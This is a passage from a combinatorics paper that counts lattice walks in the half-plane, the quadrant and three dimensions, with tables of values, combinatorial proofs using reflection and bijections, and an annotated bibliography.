$$\begin{aligned} w_n(x,y) = &\binom{n-1}{r}\binom{n-1}{s} - \binom{n-1}{r-1}\binom{n-1}{s-1} + \binom{n-1}{r-1}\binom{n-1}{s-1} - \binom{n-1}{r-2}\binom{n-1}{s-2} \\ &+ \binom{n-1}{r-1}\binom{n-1}{s} - \binom{n-1}{r-2}\binom{n-1}{s-1} + \binom{n-1}{r}\binom{n-1}{s-1} - \binom{n-1}{r-1}\binom{n-1}{s-2} \end{aligned}$$

which becomes formula (9) after some more or less tedious manipulation, depending on one's ingenuity or symbol manipulator.

To find $w_n(y)$, sum (9) over *x*:

$$\begin{aligned} w_n(y) &= \sum_{x=-n+y}^{x=n-y} w_n(x,y) = \sum_{r=0}^{2(n-y)} w_n(x,y) \\ &= \left[\binom{n}{0}\binom{n}{n-y} + \binom{n}{1}\binom{n}{n-y-1} + \cdots + \binom{n}{n-y}\binom{n}{0}\right] - \\ &\quad \left[\binom{n}{-1}\binom{n}{n-y-1} + \binom{n}{0}\binom{n}{n-y-2} + \cdots + \binom{n}{n-y-2}\binom{n}{0}\right] \end{aligned}$$

The two brackets are the coefficients of t^{n-y} and of t^{n-y-2} in the expansion of $(1+t)^n(1+t)^n$, so that

$$w_n(y) = \binom{2n}{n-y} - \binom{2n}{n-y-2}$$

which may be rewritten as

$$w_n(y) = \binom{2n+1}{n-y} - \binom{2n+1}{n-y-1}. \qquad (11)$$

On comparing this with (4) we see that

$$w_n(y) = w(2n+1, 2y+1),$$

the number of odd length one-dimensional walks which finish, of course, at an odd distance from the origin.

In particular, (7) is the same as the number of walks from (0,0) to (n,n+1) which begin with a northward step and do not cross the line joining start to finish, $w(2n+1,1)$, which is

$$\begin{aligned} w_n(0) &= \binom{2n+1}{n} - \binom{2n+1}{n-1} = \frac{(2n+1)!}{n!(n+2)!}(n+2-n) \\ &= \frac{2(n+1)(2n+1)!}{(n+1)!(n+2)!} = \frac{1}{n+2}\binom{2n+2}{n+1} = c_{n+1}, \end{aligned}$$

the (n+1)th Catalan number.

Finally, summing (11) from $y = 0$ to $y = n$ gives (8).

4. Walks in the positive quadrant

We could ask similar questions concerning walks which do not stray outside the positive quadrant. The numbers of such walks now form a ``Pascal quarter-pyramid", which is exhibited in Fig. 4.




Figure 4: Layers of a Pascal quarter-pyramid: values of $w'_n(x,y)$.

The entries in Fig. 4 are given, again without motivation, by

$$w'_n(x,y) = \binom{n}{r}\binom{n+2}{s} - \binom{n+2}{r+1}\binom{n}{s-1} \qquad (12)$$

where $r = \frac{1}{2}(n+x-y)$, $s = \frac{1}{2}(n-x-y)$ as before. Notice that interchange of *x* and *y* keeps *s* fixed and replaces *r* by *n*-*r*. So the symmetry

$$w'_n(y,x) = w'_n(x,y)$$

follows from the symmetries

$$\binom{n}{r} = \binom{n}{n-r} \quad \text{and} \quad \binom{n+2}{r+1} = \binom{n+2}{n-r+1}. \qquad (13)$$

We may prove (12) as we proved (9), since $w'_n(x,y)$ also satisfies the relation (10).

A remarkable coincidence is that

$$w'_{2k-1}(0,1) = \frac{1}{2}c_k c_{k+1}$$

is the number of inequivalent Hamiltonian rooted maps on 2*k* vertices (sequence A000356 in [**10**]) although Tutte [**12**] doesn't give the formula in terms of Catalan numbers. Is there yet another opportunity for a purely combinatorial proof?

n	$w'_n(0)$	$w'_n(1)$	$w'_n(2)$	$w'_n(3)$	$w'_n(4)$	$w'_n(5)$	$w'_n(6)$	$w'_n(7)$	$w'_n(8)$	$w'_n(9)$
0	1									
1	1	1								
2	3	2	1							
3	6	8	3	1						
4	20	20	15	4	1					
5	50	75	45	24	5	1				
6	175	210	189	84	35	6	1			
7	490	784	588	392	140	48	7	1		
8	1764	2352	2352	1344	720	216	63	8	1	
9	5292	8820	7560	5760	2700	1215	315	80	9	1

Figure 5: Sums of rows of Fig. 4: values of $w'_n(y)$.

Figure 5 is obtained by summing the rows of Fig. 4, and we may find $w'_n(y)$, the number of walks in the positive quadrant which finish at distance y from the x-axis, by summing (12) from $x = 0$ to $x = n$-y.

$$\begin{aligned} w'_n(y) &= \left[\binom{n}{n-y}\binom{n+2}{0} - \binom{n+2}{n-y+1}\binom{n}{-1}\right] \\ &\quad + \left[\binom{n}{n-y-1}\binom{n+2}{1} - \binom{n+2}{n-y}\binom{n}{0}\right] \\ + \cdots &+ \left[\binom{n}{\frac{1}{2}(n-y)}\binom{n+2}{\frac{1}{2}(n-y)} - \binom{n+2}{\frac{1}{2}(n-y)+1}\binom{n}{\frac{1}{2}(n-y)-1}\right] \end{aligned}$$

if n-y is even, but with the last term replaced by

$$\left[\binom{n}{\frac{1}{2}(n-y+1)}\binom{n+2}{\frac{1}{2}(n-y-1)} - \binom{n+2}{\frac{1}{2}(n-y+3)}\binom{n}{\frac{1}{2}(n-y-3)}\right]$$

if n-y is odd.

Put n-$y = 2k$ or $2k+1$ and

$$w'_n(y) = \begin{cases} \binom{n+1}{k}\binom{n}{k} - \binom{n+1}{k}\binom{n}{k-1} & \text{if } n-y = 2k \\ \binom{n+1}{k}\binom{n}{k+1} - \binom{n+1}{k+1}\binom{n}{k-1} & \text{if } n-y = 2k+1 \end{cases}$$

In particular, if $y = 0$,

$$\begin{aligned} w'_n(0) &= \frac{1}{k+1}\binom{2k}{k}\binom{2k+1}{k} \quad \text{or} \quad \frac{1}{k+2}\binom{2k+2}{k+1}\binom{2k+1}{k} \\ \text{i.e.} &\qquad \binom{2k+1}{k}c_k \quad \text{or} \quad \binom{2k+1}{k}c_{k+1} \end{aligned}$$

according as $n = 2k$ or $n = 2k+1$, where c_k is the k-th Catalan number.

(The first few columns of Fig. 5 produce sequences A005558, A005559, A005560, A005561, A005562; and the triangle itself gives A052174.)

5. The Manhattan metric

For walks in the positive quadrant it is more natural and symmetrical to ask for the numbers of walks which terminate at various distances from the origin, using the ``Manhattan metric", $x+y = n-2s$. Figure 6 shows the sums of the diagonals of Fig. 4.

w'_n	n	0	1	2	3	4	5	6	7	8	9	10	11
1	0	1											
2	1		2										
6	2	2		4									
18	3		10		8								
60	4	10		34		16							
200	5		70		98		32						
700	6	70		308		258		64					
2450	7		588		1092		642		128				
8820	8	588		3024		3414		1538		256			
31752	9		5544		12276		9834		3586		512		
116424	10	5544		31680		43230		26752		8194		1024	
426888	11		56628		141570		138424		69784		18434		2048

Figure 6: Sums of diagonals of Fig.4: values of $w''_n(x+y)$.

The entries in Fig. 6 are

$$w''_n(x+y) = w''_n(n-2s) = \sum_{x+y=n-2s} w'_n(x,y)$$

$$= \binom{n+2}{s}\left[\binom{n}{s}+\binom{n}{s+1}+\cdots+\binom{n}{n-s}\right] - \binom{n}{s-1}\left[\binom{n+2}{s+1}+\binom{n+2}{s+2}+\cdots+\binom{n+2}{n-s+1}\right]$$

Except for small values of *s*, the truncated binomial expansions do not seem to have a simple closed form:

$$w''_n(n) = 2^n$$

$$w''_n(n-2) = (n-2)2^n + 2$$

$$w''_n(n-4) = \frac{1}{2!}(n^2-5n+2)2^n + n^2 + 3n - 2$$

$$w''_n(n-6) = \frac{1}{3!}[n(n^2-9n+14)2^n + n(n^3+4n^2-n-28)]$$

$$w''_n(n-8) = \frac{1}{4!}n(n-1)(n^2-13n+34)2^n + \frac{1}{72}n(n-1)(n^4+4n^3-n^2-64n-204)$$

An amusing curiosity is that $w''_n(n-2)$ (sequences A036799 and A000337) is twice the genus of the (n+2)-dimensional cube [**8**, or see Theorem 14 in **3**].

The total number of walks, w'_n (A005566) , the left hand column in Fig. 6, has, on the other hand, the comparatively simple formula

$$w'_n = \binom{n}{\lfloor n/2 \rfloor} \binom{n+1}{\lfloor (n+1)/2 \rfloor} \qquad (14)$$

which again seems to beg for a simple proof.

The columns in Fig. 6 give sequences A005568 and A005569; the diagonals give A000079, A036799 and A005567; and the triangle itself forms A052175 and A052176.

If there is no restriction on the two-dimensional walks, i.e. if they may wander on either side of the *x*- and *y*-axes, then it is fairly easy to see that their number of length *n*, from (0,0) to (*x*,*y*), is

$$\binom{n}{r}\binom{n}{s} \qquad (15)$$

where *r* and *s* are as before, but calculated using the absolute values of *x* and *y*.

Of course, the total number of walks of length *n* is 4^n .

6. The three-dimensional problem

Although we certainly haven't found the most aesthetic proofs, the comparative simplicity of the final results tempts us to ask what happens in three dimensions. Let $W_n(x,y,z)$ be the number of walks of *n* steps, each in a direction N, S, E, W, up, or down, from (0,0,0) to (*x*,*y*,*z*), which never go below the (*x*,*y*)-plane. We will not attempt to depict the four-dimensional ``Pascal semi-pyramid", but the sums of its layers now give $W_n(z)$, the number of walks terminating at height *z* above the (*x*,*y*)-plane, and this satisfies the recurrence

$$W_n(z) = W_{n-1}(z-1) + 4W_{n-1}(z) + W_{n-1}(z+1) \qquad (16)$$

which may be used to produce the array of Fig. 7.

Each entry in Fig. 7 is the sum of four times the entry immediately above it and the two neighbors of that entry, e.g.

$$W_5(2) = 4 \cdot 99 + 288 + 16 = 700.$$

W_n	n	0	1	2	3	4	5	6	7	8	9
1	0	1									
5	1	4	1								
26	2	17	8	1							
139	3	76	50	12	1						
758	4	354	288	99	16	1					
4194	5	1704	1605	700	164	20	1				
23460	6	8421	8824	4569	1376	245	24	1			
132339	7	42508	48286	28476	10318	2380	342	28	1		
751526	8	218318	264128	172508	72128	20180	3776	455	32	1	
4290838	9	1137400	1447338	1026288	481200	156624	35739	5628	584	36	1

Figure 7: Walks in three dimensions: values of $W_n(z)$.

(The row sums in Fig. 7 give A005573; the columns give A005572, A052177 and A052178; and the triangle itself forms A052179.)

We again suppress the details of discovery of the general formula, and of its inductive proof: these details seem to be more complicated than before, and we found no obvious manifestation of the Catalan numbers. The simplest expression for $W_n(z)$ that we have so far found is not in closed form:

$$W_n(n-v) = a_{n,0}\binom{n}{v} + a_{n,1}\binom{n}{v-1} + \ldots + a_{n,t}\binom{n}{v-t}$$

where $t = \lfloor (v+2)/2 \rfloor$ and the coefficients $a_{n,u}$ are of shape

$$a_{n,u} = \left[\binom{v-u}{u} - 4^2\binom{v-u}{u-2}\right] 4^{v-2u}$$

although there are, of course, closed form expressions for small values of *v*:

$$
\begin{aligned}
W_n(n) &= 1 \\
W_n(n-1) &= 4n \\
W_n(n-2) &= (n-1)(8n+1) \\
W_n(n-3) &= \frac{4}{3}n(n-2)(8n-5) \\
W_n(n-4) &= \frac{1}{6}n(n-3)(64n^2-144n+83) \\
W_n(n-5) &= \frac{2}{15}n(n-1)(n-4)(64n^2-240n+239) \\
W_n(n-6) &= \frac{1}{90}n(n-1)(n-5)(512n^3-3648n^2+8872n-7233) \\
W_n(n-7) &= \frac{2}{315}n(n-1)(n-2)(n-6)(512n^3-4800n^2+15496n-17007)
\end{aligned}
$$

We have not found a closed expression for W_n, the total number of walks of *n* steps which do not go below the (*x*,*y*)-plane, nor have we had an opportunity to examine the paper [**5**] which may contain such an expression and may overlap the present paper in other ways. The total number of *n*-step walks in *d* dimensions, without restriction, is, of course, $(2d)^n$.

7. Addendum

This addendum arises from correspondence with Christian Krattenthaler and Bruce Sagan, and a referee's report on the original (1991) version of this manuscript.

Christian Krattenthaler writes that ``...the classes of lattice paths you have considered do not seem to have been treated before". On the other hand, both he and the referee point out that formula (15) appears in Theorem 2 in [**D1**]. The referee also notes that formula (4) is in [**Fe**] and that formulas (9), (11), (12), and that for $w'_n(y)$, follow easily from (15) and the reflexion principle. However, the exciting news is that Krattenthaler supplies combinatorial proofs of almost all of the formulas, of the kind appealed for, and that Bruce Sagan also gives very similar proofs. The main item that is still missing is a combinatorial proof of the formula(s) for $w'_n(y)$.

The proofs are paraphrased below and also appear in

Richard K. Guy, Christian Krattenthaler and Bruce Sagan, Lattice paths, reflections and dimension-changing bijections, **Ars Combinatorica**, **34** (1992) 3-15; *MR* **93i**:05008.

See also: Solutions to Problem 1517, *Crux Mathematicorum*, **17** #4 (Apr 1991) 119--122.

1. Proof of (15). Set up a correspondence between ``NSEW" paths, *p*, and *pairs* ( $p_1$ , $p_2$ ) of ``NE" paths: if the *m*-th step of *p* is N, S, E, W, then the *m*-th step of p_1 is respectively N, E, E, N, and that of p_2 is N, E, N, E. Then the ``NSEW" paths of *n* steps from (0, 0) to (*x*, *y*) are in 1-1 correspondence with pairs ( $p_1$ , $p_2$ ) of ``NE" paths, where p_1

runs from (0, 0) to (*r*, *n*-*r*) and $\bar{p}_2$ from (0, 0) to (*s*, *n*-*s*), where $r = \frac{1}{2}(n+x-y)$ and $s = \frac{1}{2}(n-x-y)$ as before.

[Algebraic detail: If the numbers of N, S, E, W steps are respectively *a*, *b*, *c*, *d*, then *n* = *a*+*b*+*c*+*d*, *x* = *c*-*d*, *y* = *a*-*b*, *r* = *b*+*c*, *n*-*r* = *a*+*d*, *s* = *b*+*d*, *n*-*s* = *a*+*c* and *r*, *s* are as stated.]

But the number of ``NE" paths from (0, 0) to (*k*, *l*) is $\binom{k+l}{k}$, so the number of NSEW paths from (0, 0) to (*x*, *y*) is

$$\binom{n}{r}\binom{n}{s},$$

i.e., formula (15).

2. Proof of (9). To count NSEW paths of *n* steps from (0, 0) to (*x*, *y*) which do not go below the *x*-axis, use the reflexion principle. We must subtract the number of paths which cross the *x*-axis. Each of these has a first point, say *P*, for which *y* = -1. Relect the initial portion *OP* in the line *y* = -1, giving a 1-1 correspondence between paths which cross the *x*-axis and paths from (0, -2) to (*x*, *y*). Their number is the same as the total number of paths already counted, except that *y* is replaced by *y*+2, i.e., *r* and *s* are each decreased by 1. This gives formula (9):

$$w_n(x,y) = \binom{n}{r}\binom{n}{s} - \binom{n}{r-1}\binom{n}{s-1}.$$

3. Proof of (12). Reflexion may also be used to count the NSEW paths which stay in the positive quadrant. A second relexion in *x* = -1 together with the inclusion-exclusion principle shows that this number is

#{paths from (0, 0) to (*x*, *y*)} - #{paths from (0, -2) to (*x*, *y*)} - #{paths from (-2, 0) to (*x*, *y*)} + #{paths from (-2, -2) to (*x*, *y*)}

$$= \binom{n}{r}\binom{n}{s} - \binom{n}{r-1}\binom{n}{s-1} - \binom{n}{r+1}\binom{n}{s-1} - \binom{n}{r}\binom{n}{s-2}$$

which easily manipulates into formula (12).

4. Proof of (11). To count the Sands-type paths, *p*, which finish at height *y*, use another correspondence with NE paths, $\bar{p}$, of twice the length. If the *m*-th step of *p* is N, S, E, W, then the (2*m*-1)-th and 2*m*-th steps of $\bar{p}$ are respectively NN, EE,NE,EN. This sets up a bijection between NSEW paths with *n* steps from (0, 0) to height *y* which do not cross the *x*-axis and NE paths from (0, 0) to (*n*-*y*, *n*+*y*) which do not cross the line *y* = *x*-1. To enumerate these, use the reflexion principle again. A path which crosses the line *y* = *x*-1 has a first point *Q* for which *y* = *x*-2. Reflect the portion *OQ* of such a path in the line *y* = *x*-2. This gives a correspondence with NE paths of 2*n* steps from (2, -2) to (*n*-*y*, *n*+*y*) whose number is $\binom{2n}{n-y-2}$. This confirms the formula displayed just before formula (11). To see (11) itself, adjoin a single N-step to the beginning of path $\bar{p}$ and again apply the reflexion principle.

Note that if we also adjoin a final E-step to the path $\bar{p}$ we see that the number of Sands-type paths with *n* steps from (0, 0) which finish on the *x*-axis is the same as the number of NE walks from (0, -1) to (*n*+1, *n*) which do not cross the line *y* = *x*-1, and this is well-known to be C_{n+1}.

5. Proof of (1). First use the correspondence of **4.** to map *p* (Sands-type, *n* steps from (0, 0) to height *y*, not crossing the *x*-axis) onto $\bar{\bar{p}}$ (NE path, 2*n*+1 steps from (0, -1) to (*n*-*y*, *n*+*y*), not crossing *y* = *x*-1). Consider the last meeting point of $\bar{\bar{p}}$ with *y* = *x*-1. The next step is an N-step, which we change to an E-step, obtaining a new path from (0, -1) to (*n*-*y*+1, *n*+*y*-1). Repeat this procedure, this time considering the last meeting point with the line *y* = *x*-2. Next consider the line *y* = *x*-3, &c. After *y* changes we arrive at a path from (0, -1) to (*n*, *n*). Since this sets up a bijection between NE paths of 2*n*+1 steps starting from (0, -1) and not crossing the line *y* = *x*-1, and NE paths from (0, -1) to (*n*, *n*) (last meeting points become first crossing points!), we obtain the total number of Sands-type paths of *n* steps,

$$\binom{2n+1}{n}.$$

8. Annotated bibliography

- Items are listed in alphabetical order of authors' names. Those with purely numerical labels, e.g., **1**. Arthur Cayley, are references from the original 1991 article.
- Items in square brackets are comments by the present author or quotations from *Mathematical Reviews*.

A1. D. André, Solution directe du problème résolu par *M.* Bertrand, *C.R. Acad. Sci. Paris* **105** (1887) 436-437; Jbuch **19**, 200.

[Cf. **B1** and **Ze**.]

A2. George E. Andrews, Catalan numbers, *q*-Catalan numbers and hypergeometric series, *J. Combin. Theory Ser. A* **44** (1987) 267-273; MR **88f**:05015.

[The Catalan numbers may be defined as solutions to (1) $C_1 = 1, C_n = \sum_{k=1}^{n-1} C_k C_{n-k}$, *n* > 0. The author introduces a new *q*-analog of the Cats via $C_1(q) = (1+q)/2$, $((1+q^n)/2)C_n(q) = \sum_{k=1}^{n} C_k(q)C_{n-k}(q)q^k$ ...and the more general numbers $C_n(a,q) := q^{2n}(-aq^{-1};q^2)_n/(q^2,q^2)_n$ and gives two proofs of $\sum_{j=0}^{n} C_j(a^{-1},q)C_{n-j}(a,q)(-aq)^j = 0$, *n* > 0. He also establishes the explicit formula $C_n(q) = -2^{2n-1}C_n(-1,q)$. He notes that his *q*-Cats are the only known *q*-analog of the Cats which have both a simple representation as a finite product and satisfy an exact *q*-analog of (1). He also interprets $C_n(a,q)$ and $C_n(a^{-1},q)$ as generating functions of numbers of certain partitions. *Mourad E.H. Ismail*]

B1. T. Bertrand, Solution d'un problème, *C.R. Acad. Sci. Paris* **105** (1887) 369.

[Cf. **A1** and **Ze**.]

B2. M.T.L. Bizley, Derivation of a new formula for the number of minimal lattice paths from (0,0) to (*km,kn*) having just *t* contacts with the line *my = nx* and having no points above this line; and a proof of Grossman's formula for the number of paths which may touch but do not rise above this line, *J. Inst. Actuar.*, **80** (1954) 55-62; MR **15**, 846d.

[Write $\phi(k,t)$ for the lattice paths with *t* contacts as described in the title and, following **G5**, write

$$F_j = [j(m+n)]^{-1}\binom{jm+jn}{jm};$$

then the author's new formula may be stated as

$$\sum \phi(k,t)x^k = [1-\exp(-F-1x-F_2x^2-\ldots)]^t.$$

The corresponding formula for $\phi_k = \sum \phi(k,t)$, namely

$$\sum \phi(k)x^k = \exp(F_1x+F_2x^2+\ldots)-1$$

is equivalent to Grossman's formula ...*J. Riordan*] [presumably $\phi_k = \phi(k)$ and the summation is over *t*.]

B3. David Blackwell & J.L. Hodges, Elementary path counts, *Amer. Math. Monthly*, **74** (1967) 801-804; Zbl. **155**, 29c.

[Consider a sequence x_0, ..., x_n with entries $x_i = \pm 1$, and let $s_i = x_0 + \ldots + x_i$ be the partial sums. The authors furnish an elementary combinatorial proof of two known theorems concerning the enumeration of such sequences relative to two parameters: the sum s_n, and the lead, or number of indices *i* for which both s_{i-1} and s_i are non-negative. *H. H. Crapo*]

Ca. L. Carlitz & J. Riordan, Two element lattice permutation numbers and their *q*-generalization, *Duke Math. J.*, **31** (1964) 371-388; MR **29** #5752.

[A two-element lattice permutation can be described in a two-dimensional lattice as a path leading from (0,0) to a point (*m,n*) (where $0 \le m \le n$) with the conditions that the path has minimum length, viz., *m+n*, and that it does not contain points (*a,b*) with *a* < *b*. It can also be described as an election for two candidates *A*, *B* with final vote (*n,m*), which is such that none of the partial results gives a majority for *B* (in the paper it is less accurately said that all partial results correctly predict the winner). The number $a_{n,m}$ of such two-element lattice permutations was determined in 1887 by J. Bertrand [**B1**, see **Ma**] as

$$a_{n,m} = (n+1-m)(n+1)^{-1}\binom{n+m}{m}.$$

The authors consider $a_n(x) = \sum_{m=0}^{n} a_{n,m}x^m$ and show that this *n*th degree polynomial is characterized by the property that $(1-x)^{n+1}a_n(x)$ has the form $1 - xP_n(x(1-x))$, where P_n is again an *n*th degree polynomial; in fact, $P_n(u) = \sum_{m=0}^{n} a_{m,m}u^m$. A number of relations are derived for the generating function $a(x,y) = \sum_{n=0}^{\infty} x^n a_n(y)$.

The authors consider these formulas as the special case ($q = 1$) of a *q*-generalization. They define the *n*th degree polynomial $a_n(x,q)$ by the condition that there exist c_0, ..., c_n such that

$$(x)_{n+1}a_n(x,q) = 1 - x\sum_{m=0}^{n} c_m(qx)^m(x)_m,$$

where $(x)_k$ denotes $(1-x)(1-qx)\ldots(1-q^{k-1}x)$. The coefficients $a_{n,m}(q)$ of this polynomial are studied in several ways.

{The reviewer remarks that $a_{n,m}(q)$ has the following combinatorial interpretation: It is the sum of all $q^{k_1+\ldots+k_m}$, where k_1, ..., k_m are integers subject to the conditions $1 \le k_1 \le \ldots \le k_m \le n$, $k_1 \ge 1$, ..., $k_m \ge m$.} *N. G. de Bruijn*]

1. Arthur Cayley, On the partitions of a polygon, *Proc. London Math. Soc.* **22** (1891) 237-262 = Coll. Math. Papers **13** (1897) 93-113.

Ci. J. Cigler, Some remarks on Catalan families, *European J. Combin.*, **8** (1987) 261-267; MR **89a**:05010.

[The author first gives a simple proof that the *r*-Catalan number $(1/((r-1)n+1))\binom{rn}{n}$ is the number of ways of parenthesizing an *r*-ary product of (*r*-1)*n*+1 factors, or equivalently, the number of *r*-ary trees with *n* points. Next he shows, using a variant of the Dvoretzky-Motzkin cycle lemma, that the number of *r*-ary trees with *n* points and t_i edges from a point to its *i*th subtree, where $\sum t_i = n-1$, is $(1/n)\binom{n}{t_1}\binom{n}{t_2}\ldots\binom{n}{t_r}$. From this formula he deduces that the number of nonnegative paths from (0,0) to (*rn*,0) with *k*+1 peaks, using the steps (1,1) and (1,1-*r*), is the generalized Runyon number $(1/n)\binom{(r-1)n}{k}\binom{n}{n-1-k}$. Finally he discusses the connexion between these results, noncrossing partitions and Sperner's theorem. *Ira Gessel*]

C0. E. Csáki, On the number of intersections in the one-dimensional random walk, *Magyar Tud. Akad. Mat. Kutató Int. Közl.*, **6** (1961), 281-286; MR **26** #5642.

[Consider a discrete one-dimensional random walk in which, with the usual notation, $p_{i,i+1} = p_{i,i-1} = \frac{1}{2}$, and let $\lambda_j^{(k)}$ be the number of passages through the point *k* in a walk of *j* steps. Write $\lambda_j^{(0)} = \lambda_j$. The following results are

proved. (i) $P(\lambda_{2n-1}=l)=P(\lambda_{2n}=l)=2^{-2n+2}\binom{2n-1}{n+l}$ for $l\neq 0$, and is $2^{-2n+1}\binom{2n}{n}$ if l=0. (ii) For fixed positive even k, $P(\lambda_{2n-1}^{(k)}=l)=P(\lambda_{2n}^{(k)}=l)=2^{-2n+1}\binom{2n}{n+l+k/2}$. (iii) For fixed positive odd k, $P(\lambda_{2n}^{(k)}=l)=P(\lambda_{2n+1}^{(k)}=l)=2^{-2n}\binom{2n+1}{n+l+\frac{1}{2}(k+1)}$. The proofs are entirely combinatorial. *J. Gillis*]

C1. Endre Csáki & Sri Gopal Mohanty, Some joint distributions for conditional random walks, *Canad. J. Statist.* **14** (1986) 19-28; MR **87k**:60168.

[Joint distributions of maxima, minima and their indices are determined for certain conditional random walks called Bernoulli excursion and Bernoulli meander. The distribution of the local time of these processes is treated by a generating function technique. Limiting distributions are also given, providing some partial results for Brownian excursion and meander. For instance the authors conjecture the joint limit distributions of the local time and the maximum for these two processes. Similar investigations are carried out for the unconditional random walk and for the Bernoulli bridge. *G. Louchard* (Brussels)]

C2. Endre Csáki, Sri Gopal Mohanty & Jagdish Saran, On random walks in a plane, *Ars Combin.* **29** (1990) 309-318.

C3. E. Csáki & I. Vincze, On some problems connected with the Galton test, *Magyar Tud. Akad. Mat. Kutató Int. Közl.*, **6** (1961), 97-109; MR **26** #3138.

[The authors give the probability of the number of waves relative to the horizontal line in the sequence of the sum S_i of the first i members of a random sequence of n +1's and n -1's, where i = 1, 2, ..., 2n, with limiting distribution in $n\to\infty$ and the joint probability distribution for the number of waves mentioned above and the Galton statistic in the sequence with the limiting distribution. Then they give the joint probability distribution for the number of waves relative to the height k > 0 from the horizontal line and the length of time spent above this height expressed by the number of positive members in the well-defined sequence with the limiting distribution. They suggest the statistical tests based on these theorems in a two-sample problem. *C. Hayashi* (Tokyo)]

C4. E. Csáki & I. Vincze, On some distributions connected with the arc-sine law (Russian summary), *Magyar Tud. Akad. Mat. Kutató Int. Közl.*, **8** (1963), 281-291; MR **29** #4078.

[Several results extending those of the reviewer and Feller, and generalized by E.S. Andersen, are given. The combinatorial formulae are obtained by one-to-one correspondence, from which asymptotic ones are computed. For instance, let s_i, i = 0, 1, 2, ..., be the successive sums in the coin-tossing game with stakes ± 1, $s_0=0$, and let $2\gamma_{2n}^{(2k)}$ denote the number of indices $i\,(i=1,\ldots,2n)$ for which either $s_i>2k$ or $s_i=2k$ but $s_{i-1}=2k+1$, where k is a non-negative integer; then

$$\mathbf{P}(\gamma_{2n}^{(2k)}=g)=\frac{1}{2^{2n}}\binom{2g}{g}\binom{2n-2g}{n-g+k},\quad g=1,2,\ldots,n-k,$$

$$\mathbf{P}(\gamma_{2n}^{(2k)} = 0) = \frac{1}{2^{2n}} \sum_{j=-k}^{k} \binom{2n}{n+j}.$$

K.L. Chung

De. Nachum Dershowitz & Schmuel Zaks, The cycle lemma and some applications, *European J. Combin.*, **11** (1990) 35-40.

D1. Duane W. DeTemple & Jack M. Robertson, Equally likely fixed length paths in graphs, *Ars Combin.* **17** (1984) 243-254; MR **86h**:60103.

[Gives equation (15) in the original paper.] [The authors investigate the unique stochastic process whose realizations are the set of paths of given length joining two given vertices of a given graph and which has the property that all such paths are equally likely to occur. There is an application to the design of experiments. *G.R. Grimmett* (Bristol)]

D2. Duane W. DeTemple, C.H. Jones & Jack M. Robertson, A correction for a lattice path counting formula, *Ars Combin.* **25** (1988) 167-170; MR **89i**:05017.

[Gives equation (15) in the original paper.] [In **D1**, DeT & R gave the formula

$$\frac{a-kb}{d}\binom{d}{\frac{d-a-b}{2}}\binom{d}{\frac{d-a+b}{2}}$$

for the number of lattice paths in the plane length d, with unit steps in the positive and negative coordinate directions, starting at the origin and ending at (a,b) which touch the line $x = ky$ only at the initial point. In the present paper the authors note that this formula is correct if $d = a+b$, $a-kb = 1$, or $k = 1$; in other cases it is an upper bound.

The authors use the method of cyclic permutation or ``penetrating analysis" due to **Dv**. A method which yields an exact, but complicated, formula for this kind of problem was described in **G1**. *Ira Gessel*]

2. C. Domb, On the theory of cooperative phenomena in crystals, *Advances in Physics* **9** (1960) 149-361.

Dv. A. Dvoretzky & Th. Motzkin, A problem of arrangements, *Duke Math. J.*, **14** (1947) 305-313; MR **9**, 75e.

[...In an election, candidates P and Q receive p and q votes, respectively; required the probability that the ratio of the ballots for P to those for Q will, throughout the counting, be larger than (larger than or equal to) α .]

E. O. Engleberg, On some problems concerning a restricted random walk, *J. Appl. Probability*, **2** (1965) 396-404; MR **32** #475.

